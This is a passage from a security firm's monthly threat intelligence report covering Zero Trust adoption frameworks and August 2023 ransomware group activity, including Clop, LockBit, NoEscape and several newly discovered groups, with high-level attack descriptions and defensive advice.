

Threat Intelligence Report

EQST INSIGHT

2023
09

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

EQST insight

Zero Trust Era - Never Trust, Always Verify ----- 1

Keep up with Ransomware

The threat of the NoEscape Ransomware has reached Korea ----- 10

Research & Technique

WinRAR Arbitrary Code Execution vulnerability (CVE-2023-38831) ----- 29

Zero Trust Era – Never Trust, Always Verify

■ Outline

Zero Trust, mentioned in the last May's headline 'Seven strategies for controlling access rights to respond to cybersecurity threats in the WFA (Work-From-Anywhere) era,' has recently emerged as a hot topic in the cybersecurity field. Accordingly, based on the NIST¹ Zero Trust Guideline (SP 800-207) and CISA² (Zero Trust Maturity Model, ZTMM), we would like to explain considerations in the review stage of Zero Trust introduction and reference points when establishing a plan.

As the use of cloud services increases and remote work becomes a daily routine due to the COVID-19 pandemic, the working environment in companies is undergoing major changes. The existing boundary that used firewalls to distinguish between a company's internal network and external network is blurring, and with the emergence of various types of devices, it is becoming increasingly difficult to tell 'which devices can be trusted'.

Now, for the sake of security, we must prepare for the Zero Trust era in which we must "Never Trust, Always Verify."



¹ NIST (National Institute of Standards and Technology)

² CISA (Cybersecurity and Infrastructure Security Agency)

■ The concept of Zero Trust and its expansion

In 2010, Forrester Research presented the first Zero Trust concept and model. It claimed that as all access entities cannot be trusted, access rights to a company's internal assets should be restricted. In other words, since implicit trust can cause security problems, access should be allowed only based on the result of trust verification. These days, the concept has been expanded in line with changes in technology, and the target has expanded from data to users, devices, networks, workloads, etc., and the scope has also expanded to include securing visibility, analysis, automation, and integrated operations.


■ Zero Trust introduction plan

The first thing to consider when a company tries to apply Zero Trust is that Zero Trust is a set of all principles used in security policies, not a single technique or product, and there is no separate correct answer.

The US NIST Annual Report for 2020 introduces a detailed guideline for implementing the 'Zero Trust Guideline (NIST SP 800-207)'. In particular, it says that "there cannot be a single implementation plan because each company's use cases and data assets are unique," and emphasizes that sufficient review and systematic preparation are required because a lot of resources, time, and budget are required.

It is said that active support from the management should always be a priority in order to build a cybersecurity system. However, to implement Zero Trust, as the basic principle of constant evaluation and re-approval if necessary is required to suit the context rather than granting system access rights based on existing 'implicit trust', the existing infrastructure system must be changed. Therefore, active participation and cooperation of data and system operators and users is necessary.

Establishment of an introduction plan is a procedure for reducing security threats to resources, which is reviewed in connection with the NIST Risk Management Framework (NIST SP 800-37).



* Source: Reprocessed image of the Ministry of Science and ICT Zero Trust Guideline

[Figure 1] The detailed procedure for introducing Zero Trust


〈Table 1〉 Detailed procedures for introducing Zero Trust

Prepare	<p>Before introducing Zero Trust, it is necessary to evaluate the company's current security target/level** focusing on key elements*</p> <p>* Identifiers, devices, networks, systems, applications and workloads, data</p> <p>** Identify access entities, assets/devices, business processes/workflows and evaluate maturity</p>
Plan	<p>Review introduction design and budget to secure a higher level of security by harmonizing with the existing security system based on the maturity model</p>
Implement	<p>Review and implement a solution suitable for the company's ecosystem in consideration of the location of major resources, protocols*, and various services</p> <p>* (Resource location) On-Premise, Cloud, (protocol) web, SSH, IPv4, IPv6, etc.</p>
Operate	<p>Set/manage it to ensure that the core principles** operate appropriately based on the basic philosophy* in the implemented Zero Trust architecture</p> <p>*Do not trust any type of access.</p> <p>*Consistent and centralized policy management and access control decision/implementation are required.</p> <p>*User, device management and strong authentication</p> <p>*Elaborate access control through resource classification and management (granting minimum privileges)</p> <p>*Create logical boundaries, allow access on a per-session basis, and apply communication protection technology</p> <p>*Continuously verify/control reliability through monitoring and log recording of all conditions</p> <p>**Strengthen the authentication system: Establish a reliability-based authentication policy</p> <p>**Micro segmentation: Deploy individual resource groups through security gateway</p> <p>**Software-defined boundary: Create channels for accessing resources after dynamic configuration of networks according to policy engine decision, and securing user trust</p>
Feedback/ Improvement	<p>Enhance the level through repetitive management of each stage, e.g. comparison and monitoring of completion level based on Zero Trust maturity, and derivation of improvement measures</p>

* Source: Ministry of Science and ICT Zero Trust Guideline

■ Zero Trust Maturity Model (ZTMM)

The Zero Trust Maturity Model (ZTMM) is a model to objectively express whether the security concept based on the Zero Trust model is well applied and operated. ‘Maturity’ is not something that can be reached at a high level all at once, but develops to reach an optimal level through gradual changes. When explaining the Zero Trust architecture, the standard elements are schematically expressed as five pillars and cross-functions commonly applied to each pillar.




* Source: US CISA

[Figure 2] CISA Zero Trust Maturity Model (ZTMM)

According to CISA, in the initial stage of Zero Trust implementation and the organization must focus on building the “initial cross-functions by automating attribute assignment for the five pillars (identity, device, network, application & workload, data), configuring the life cycle, determining and implementing policies, and integrating external systems.”

In ZTMM version 2, which was announced in April 2023, the maturity stage was divided into four stages: Traditional, Initial, Advanced, and Optimal, as shown in the figure below.

Zero Trust Maturity Journey



* Source: US CISA

[Figure 3] Zero Trust Maturity Journey

This means that starting from the traditional architecture and moving on to the initial, advanced, and optimal stage is not a simple process. It shows that in the initial stage, we must recognize that there are no shortcuts no matter what method we use, and that we must gradually move from the initial stage to the optimal stage through a measurable method.

〈Table 2〉 Zero Trust maturity level/definition by stage

Classification	Traditional	Advanced	Optimal
User/Identity	<ul style="list-style-type: none"> * Password or multi-factor authentication (MFA) * Limited risk assessment 	<ul style="list-style-type: none"> * MFA * Partial ID combination with cloud and on-premise systems 	<ul style="list-style-type: none"> * Continuous verification * Real-time machine learning analysis
Device	<ul style="list-style-type: none"> * Limited visibility of compliance * Simple inventory 	<ul style="list-style-type: none"> * Compliance enforcement * Data access differs depending on device status at first access 	<ul style="list-style-type: none"> * Continuous device security monitoring and verification * Data access differs depending on real-time risk analysis.
Network	<ul style="list-style-type: none"> * Large-scale macro segmentation * Minimal encryption of internal or external traffic 	<ul style="list-style-type: none"> * Defined by incoming/outgoing micro boundaries * Basic analysis 	<ul style="list-style-type: none"> * Fully distributed terminating/originating micro-boundary * Machine learning-based defense against threats * Encrypt all traffic
Application	<ul style="list-style-type: none"> * Access based on local authentication * Minimal integration with workflows * Some cloud accessibility 	<ul style="list-style-type: none"> * Access based on centralized authentication * Basic integration with the application workflow 	<ul style="list-style-type: none"> * Access is approved continuously. * Strong integration of application workflows.
Data	<ul style="list-style-type: none"> * Inadequate inventory (Not Well) * Static control * Not encrypted 	<ul style="list-style-type: none"> * Minimal privilege control * Minimize data stored on the cloud or in a remote environment in idle state 	<ul style="list-style-type: none"> * Dynamic support * All data is encrypted.

* Source: Canadian Centre for Cyber Security

■ Closing



Over the years, cybersecurity has responded sensitively to trends, and currently, the concept of Zero Trust has emerged as a new trend. Considering the speed at which technology develops, it is expected to lead the trend for a long time. Implementing Zero Trust is now a must, not an option.

Zero Trust will be of great help as a means of reducing security threats to companies at a time when network boundaries are disappearing and cyber threats are becoming more diverse and intelligent. We hope to create a seamless security environment under the principle of 'Never Trust, Always Verify'.

■ References

- [1] NIST SP 800-207, “Zero Trust Architecture”, Aug. 2020
- [2] CISA, “Zero Trust Maturity Model”, Apr. 2023
- [3] Ministry of Science and ICT, “Zero Trust Guideline 1.0”, Jun. 2023

Keep up with Ransomware

The threat of the NoEscape Ransomware has reached Korea

■ Outline

In August 2023, the number of damage cases caused by Ransomware attacks decreased by 17.6% from the previous month (487 cases) to 401 cases. This is largely due to the fact that the number of damage cases posted by the Clop Ransomware group decreased from 170 to 5. The Clop Ransomware group has been actively carrying out attacks exploiting the MOVEit vulnerability since last June. However, looking at the recent actions of the Clop Ransomware Group, it appears that postings through the MOVEit vulnerability have ended, and it is presumed that there will be no additional postings.

Also, the Clop Ransomware Group had been downloading victimized companies' data from dark web leak sites, but moved the download platform to Torrent³ because it was difficult to distribute victimized companies' leaked data through download due to the slow speed of the dark web. Torrent's transmission speed is faster than that of existing dark web leak sites, and the stolen data can be distributed widely. So it seems that the intention is to put more pressure on victims to pay money. In this way, Ransomware groups are diversifying their means of distributing stolen data, and their strategies are also evolving day by day.

³ Torrent: A protocol or program that divides a file existing on the Internet into several pieces for sharing them directly between users.

The number of damage cases caused by LockBit increased by 148.9% over the previous month (49 cases) to 122 cases. However, several operational issues have recently arisen within LockBit. Due to the absence of developers for a long period of time, the continued arrest of its members, and poor operations and measures, e.g., inefficient data theft and posting of leaked data, LockBit affiliates have been leaving the organization, and this is considered to be the reason for the failure of leaked data to be posted. It is presumed that this phenomenon is due to the fact that the infrastructure to support the LockBit Group was not formed normally while it was causing many victims and growing in size. If the LockBit Group continues to operate without solving these issues in the ever-changing Ransomware ecosystem, it may disappear in history like the REvil or Hive Group.

The Monti Ransomware Group, a group that used Conti's leaked source codes, recently returned with a Ransomware variant targeting the Linux environment after a two-month hiatus. The existing Monti Ransomware showed 99% similarity to the leaked codes of the Conti Ransomware and the Conti Ransomware was simply reused, but this variant Ransomware targeting Linux has only 29% similarity to Conti's codes. So, it seems that it was newly developed by borrowing Conti codes.

The Cuba Ransomware exploited the Veeam Backup & Replication⁴ vulnerability, CVE-2023-27532⁵, to attack major infrastructure organizations in the U.S. and IT companies in Latin America. The initial access was carried out through RDP (Remote Desktop Protocol)⁶ by exploiting the vulnerable administrator's credentials. It was confirmed that after successful access, it operated meticulously, i.e. downloading the DLL file through its own BugHatch downloader, executing arbitrary commands sent by the C&C server, and terminating processes related to security software. The Cuba Ransomware Group is not a group that carries out large-scale campaigns like the Clon or LockBit Ransomware Group, but as it is a group that works steadily, its influence cannot be overlooked.

⁴ Veeam Backup & Replication: Software for backing up, restoring, and replicating virtual machine data.

⁵ CVE-2023-27532: A vulnerability that allows access to the backup infrastructure host by stealing credentials stored in the configuration database of Backup & Replication.

⁶ RDP: A protocol that allows you to remotely operate a computer.

The BlackCat(Alphv) Group is continuously carrying out attacks this month as it did last month, and disclosed samples of the data stolen from SEIKO, a famous Japanese watch manufacturer, and claimed that it carried out this attack. It also said that it attacked North East BIC, a British office rental company, and stole a total of 317GB of data, including personal data of employees, driver's licenses, insurance information, and business-related confidential data, and showed off its influence by posting the stolen data samples on dark web leak sites.

The Knight Group, which was rebranded from Cyclops to Knight last month, has recently been disguising itself as TripAdvisor and distributing HTML attachment files redirecting⁷ to fake sites through phishing e-mails. The redirected page is a complaint-related page where you can file a complaint. When you click the button, an Excel file is downloaded, malware is injected into the explorer.exe process, and Ransomware is executed. To prevent such attacks, it is advisable not to allow a message that downloads additional functions in Excel. Since rebranding, the group has introduced lightweight versions for not only Ransomware but also spam and spray-and-pray⁸ campaigns, and is actively recruiting affiliates on hacking forums. As yet, no victims have been posted on the rebranded dark web leak sites, but it is necessary to keep an eye on the group as it is showing active movements in various fields.

In Korea, the HakunaMatata Ransomware targeting Korean companies is being distributed. The HakunaMatata Ransomware not only encrypts files, but also monitors the clipboards of victimized systems and has a ClipBanker function that changes the virtual currency wallet address to the attacker's wallet address if it is copied. Systems damaged by the HakunaMatata Ransomware had RDP enabled and are exposed to the outside world, and Windows security events that occurred when login failed were recorded several times. So it can be presumed that a brute force attack⁹ targeting RDP was carried out. In addition, as massive damage can occur through account takeover and network propagation functions, it is recommended that the RDP service be disabled when unnecessary and to prevent initial access by complying with the correct password policy.

⁷ Redirecting: A function to link a website address to another address.

⁸ Spray-and-pray: A strategy to induce damage by indiscriminately attacking a large number of targets.

⁹ Brute Force Attack: A technique for substituting all possible values to crack a password.

This month alone, data from two domestic companies was posted on file encryption and dark web leak sites. The NoEscape Group attacked a domestic IT company, and MetaEncryptor, a new group discovered this month, attacked a domestic manufacturer. Although the NoEscape Group is a relatively new group discovered last June, it is showing active activity, e.g., posting 21 pieces of data this month after posting 17 pieces of victimized companies' data to dark web leak sites last month. The NoEscape Ransomware is a rebranded group of Avaddon, a Ransomware group that disclosed the decryption key and shut itself down in 2021. It provides decryption tools for free to victims in CIS¹⁰ countries. Their ransom demands are quite high, ranging from hundreds of thousands of dollars to over ten million dollars. It is claimed that they stole 15 GB of data by recently attacking not only domestic IT companies but also the Australian Domain Administration. However, it said there was no evidence of a breach.

Additionally, various new Ransomware groups are discovered this month, led by the Knight Group, rebranded from Cyclops. The Inc Group began its activities by posting leaked data from a hotel in Germany and a construction company in the Netherlands on the dark web, and the MetaEncryptor Group began its activities by posting leaked data from 12 companies, including a domestic manufacturer. Also, the Ransomed Group claims to have leaked data from 9 companies, including S&P, a famous American credit rating agency, and stole 6TB of data from S&P and demanded EUR200,000 (approximately KRW284.68 million). In addition, the newly discovered Cloak Group said that they had stolen data from as many as 24 companies and posted a threatening message saying that they would disclose the data if they reported it to the police.

In addition, various new Ransomware such as CryBaby, TrashPanda, and Howard were discovered. In particular, the ransom note of the CryBaby Ransomware is very similar to that of the WannaCry Ransomware, and the pop-up window displayed in case of infection with Ransomware is also reminiscent of WannaCry. Like this, some Ransoms often imitate WannaCry, and since WannaCry had a significant impact in the past, it can be seen as a strategy intended to incite fear and pressure victims through the popularity of WannaCry.

¹⁰ CIS: It is an international organization of countries that became independent after the dissolution of the Soviet Union. It includes Russia, Moldova, Belarus, Uzbekistan, and Kazakhstan.

The Leak of LockBit 3.0 Builder Leads to the Emergence of Hundreds of Variants

- Leakage of LockBit 3.0 Builder Leads to the creation of multiple variants through exploitation
- Groups such as National Hazard Agency, Bloody, and Buhti exploit this
- Distributing LockBit 3.0 variants, each sample has different attacker contact details and ransom demands
- It might emerge as new ransomware with altered encryption and ransom note

LockBit ransomware group in decline, may be compromised

- Recently, the publication of leaked data from victimized companies has encountered obstacles
- Affiliates of LockBit are transitioning to competitors
- Recently, missing ransomware release dates has raised suspicions of developer absence

Colorado warns of data leakage of 4 million people due to IBM MOVEit breach

- IBM affected by MOVEit attack campaign, intrusion traces of attackers detected
- Data breach exposes sensitive info of 4 million: Names, SSNs, Income, Health Records

Monti group releases ransomware variant targeting VMware ESXi

- After 2 months of inactivity, Monti resurfaces with a variant targeting ESXi platform
- Unlike prior versions, this Monti variant shows significant divergence from the borrowed Conti ransomware code

Clop group distributes leaked data through torrents

- Approximately 600 organizations worldwide fall victim to data theft in the MOVEit campaign
- Clop uses torrents to exfiltrate data stolen in MOVEit attack campaign
- Torrents use P2P transmission between different users, so the transmission speed is faster than dark web

* P2P: A way to share and transfer data directly between users

NoEscape claims Australian Domain registrar AUDA attack

- NoEscape claims to have attacked the agency that controls Australia's .au domain
- However, due to lack of concrete evidence, AUDA is conducting an investigation

HakunaMatata ransomware, targeting Korean company

- HakunaMatata, a relatively recently developed ransomware discovered on July 6, 23
- HakunaMatata has a function to change the bitcoin wallet address copied to the clipboard into the attacker's address.

BlackCat(Alphv), embeds hacking tools into Sphynx variant

- BlackCat(Alphv), launches latest Sphynx variant
- Claims to have completely redeveloped the code, including encryption
- Some warn that BlackCat(Alphv) ransomware has developed into a toolkit equipped with multiple tools
- The tool is a network spreading and remote command execution tool

Cuba group deploys new tools for attacks on US infrastructure and Latin American tech firms

- The Cuba, now in its fourth year of operation, has carried out several high-profile attacks across industries
- Exploiting vulnerabilities in backup-related solution Veeam and introducing new tools
- Cuba features a custom downloader BugHatch

BlackCat(Alphv), claims to have attacked famous Japanese watch company SEIKO

- SEIKO acknowledges data breach, investigation underway
- BlackCat(Alphv) claimed responsibility for the attack and posted data samples on a dark web leak site

Suspected links between the infamous Vice Society group and the Rhysida group

- Vice Society carried out attacks using Ransomware-as-a-Service sold on dark web forums
- Suspicions arise regarding potential link between notorious Vice Society and Rhysida

Nokoyawa employs HTML Smuggling for ransomware attack

- Malicious files are downloaded through HTML documents, triggering the execution of internal payload
- After scanning the network, Nokoyawa is distributed to discovered systems through PowerShell

* HTML Smuggling : Attack method camouflages malware as legitimate web content to evade security systems

Knight ransomware disguises itself as Tripadvisor and directs user to malicious pages


- Knight ransomware a rebrand of Cyclops, recently impersonated Tripadvisor and led users to a malicious page. Perform attacks by distributing ransomware
- Releasing lightweight ransomware versions for widespread distribution, demonstrating an assertive stance

Yashma ransomware mimics WannaCry in its operations

- Yashma ransomware is a Chaos ransomware family that targets Bulgaria, China, and Vietnam and imitates WannaCry's unique ransom note and changing wallpaper
- In this way, ransomware imitates famous ransomware to create fear in victims and exploits its popularity

Ransomware threats

infosec



New threats

INC RANSOM

- Leaks
- Submit a feedback
- Twitter

Leak

INC Solutions Habana
ANNOUNCEMENT

INC Solutions Habana Corp is a company that operates in the Information Technology and Services industry

06.09.2023 178

Cloak

Search...

Private	Private	Public
Country: Mexico Views: 0	Country: Germany Views: 0	Country: Burkina Faso Views: 30
VIEW MORE	VIEW MORE	VIEW MORE

January 20, 2022

Metaencryptor Team

We are a group of young people who identify themselves as specialists in the field of network security with at least 15 years of experience. This blog and this work are ONLY commercial use, besides not the main one. We have nothing to do with politics, intelligence agencies and the NSB. If you are a hunter of other people's data, then download any files and (or) wait until the time expires for others and the files will be available here. If you have any personal suggestions, we are ready to consider them. Contact us on the "contacts" page. Subscribe to RSS, add to favorites, visit us more often.

[READ MORE](#)

RansomedVC

```

Paid:
a1
Unpaid:
Obamity
Inc_Brokers
Jhookers
Transmission
Links:
(Contact_Us)
(Telegram_Channel)
    
```

*Source: Images of INC, Cloak, MetaEncryptor, and Ransomed Ransomware group sites

There were 401 cases of Ransomware damage in August 2023, down from 487 cases in July 2023. The reason for this decrease is the decline in the number of victims due to the Clop Ransomware Group's MOVEit campaign. Over the years, the Clop Ransomware Group made numerous victims through the MOVEit campaign and posted a significant number of damage cases, but this month it posted only five cases of data, significantly lowering the overall number of damage cases. In addition, the Clop Ransomware Group previously distributed the data of victims of the MOVEit campaign through dark web leak sites, but has now moved its platform to Torrent and is now able to quickly distribute stolen data thanks to fast download speeds. Analyzing the past activities of the Clop Ransomware Group, it tends to prepare attacks through new vulnerabilities and then carry out large-scale attacks, requiring more interest and caution.


While new Ransomwares are discovered steadily during the month of August, the TrashPanda Ransomware is showing very unusual ransom note contents. This ransom note contains contents related to a military conflict reminiscent of the Russo-Ukraine War, saying, “We are not interested in data or money. We want our families to return to us and we want you to leave our country.” Seeing that the Harward Ransomware is using the same e-mail address listed in the ransom note of the BTC-Azadi Ransomware, it is suspected that there is a connection between them. Additionally, as both ransomwares are associated with the Proxima series, there is a possibility that they were used or created by the same attacker. The Retch Ransomware uses an icon disguised as an Adobe PDF file to induce execution. So, users need to be careful. The AllahuAkbar Ransomware is a variant of the Chaos Ransomware, and considering that the contact information listed in the ransom note is 